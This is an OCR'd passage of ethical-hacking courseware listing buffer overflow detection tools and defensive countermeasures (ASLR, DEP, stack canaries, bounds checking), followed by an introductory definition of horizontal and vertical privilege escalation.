
Some additional buffer overflow detection tools are as follows:

- Veracode (*https://www.veracode.com*)
- Flawfinder (*https://dwheeler.com*)
- Kiuwan (*https://www.kiuwan.com*)
- Splint (*https://github.com*)
- BOVSTT (*https://github.com*)



Defending against Buffer Overflows

1. Develop programs by following **secure coding practices** and guidelines
2. Use the **address space layout randomization** (ASLR) technique
3. Validate arguments and **minimize code** that requires root privileges
4. Perform **code review** at the source-code level by using static and dynamic code analyzers
5. Allow the compiler to **add bounds** to all the buffers
6. Implement **automatic bounds checking**
7. Always protect the **return pointer** on the stack
8. Never allow the execution of code outside the code space
9. **Regularly patch** applications and OSes
10. Perform **code inspection** manually with a checklist to ensure that the code meets certain criteria
11. Employ **data execution prevention** (DEP) to mark the memory regions as non-executable
12. Implement **code pointer integrity** checking to detect whether a code pointer has been corrupted before it is dereferenced

Defending against Buffer Overflows

The following countermeasures can be adopted to defend against buffer overflow attacks:


- Develop programs by following secure coding practices and guidelines.
- Use the address space layout randomization (ASLR) technique, which randomly moves around the address-space locations of the data region.
- Validate arguments and minimize code that requires root privileges.
- Perform code review at the source-code level using static and dynamic code analyzers.
- Allow the compiler to add bounds to all the buffers.
- Implement automatic bound checking.
- Always protect the return pointer on the stack.
- Never allow the execution of code outside the code space.
- Regularly patch applications and OSes.
- Perform code inspection manually with a checklist to ensure that the code meets certain criteria.
- Employ nonexecutable stacks, i.e., data execution prevention (DEP), which can mark the stack or memory regions as nonexecutable to prevent exploitation.
- Implement code pointer integrity checking to detect whether a code pointer has been corrupted before it is dereferenced.
- Scrutinize the code thoroughly to avoid possible errors by performing testing and debugging.

- Perform automated and manual code auditing.
- Avoid using unsafe functions and use strncat instead of strcat, and strncpy instead of strcpy.
- Use the NX bit to mark certain areas of memory as executable and nonexecutable.
- Digitally sign the code before launching the program.
- Ensure that all the control transfers are encompassed by a trusted and approved code image.
- Adopt deep packet inspection (DPI) for detecting remote exploitation attempts at the network perimeter using attack signatures.
- Consider altering the rules at the OS level, where the memory pages can hold executable data.
- Use intrusion detection system (IDS) solutions to detect behavior that simulates an attack.
- Implement Structured Exception Handler Overwrite Protection (SEHOP) to deter attackers from overwriting the exception registration record using the SEH overwrite exploitation technique.
- Employ the latest OSes that offer more protection.
- Use programming languages such as Python, COBOL, or Java instead of C.
- Ensure the function does not perform a write operation when it reaches the end after determining the buffer’s size.
- Audit the libraries and frameworks used to develop source code to ensure that they are not vulnerable.
- Use stack canaries, a random value or string of characters, which makes it difficult for attackers to overwrite.

LO#02: Use Different Privilege Escalation Techniques to Gain Administrative Privileges

Escalating Privileges

Escalating privileges is the second stage of system hacking. Attackers use passwords obtained in the first step to gain access to the target system and then try to attain higher-level privileges in the system. This section discusses various tools and techniques attackers use to escalate their privileges.



Privilege Escalation

- An attacker can gain access to the network using a **non-admin user account** and the next step would be to gain administrative privileges
- The attacker performs a privilege escalation attack that takes advantage of **design flaws**, **programming errors**, **bugs**, and **configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allow the attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, or worms


Types of Privilege Escalation

1. **Horizontal Privilege Escalation**
   - Refers to acquiring the same privileges that have already been granted, by assuming the identity of another user with the same privileges
2. **Vertical Privilege Escalation**
   - Refers to gaining higher privileges than those existing

Attacker
I can access the network using John's user account, but I need "Admin" privileges
User

Privilege Escalation

Privileges are a security role assigned to users for using specific programs, features, OSs, functions, files or codes, etc., to limit their access by different types of users. If a user is assigned more privileges, he/she can modify or interact with more restricted parts of the system or application than less privileged users. A privilege escalation attack is the process of gaining more privileges than were initially acquired.



Attacker
I can access the network using John's user account, but I need "Admin" privileges
User

Figure 6.92: Example of privilege escalation

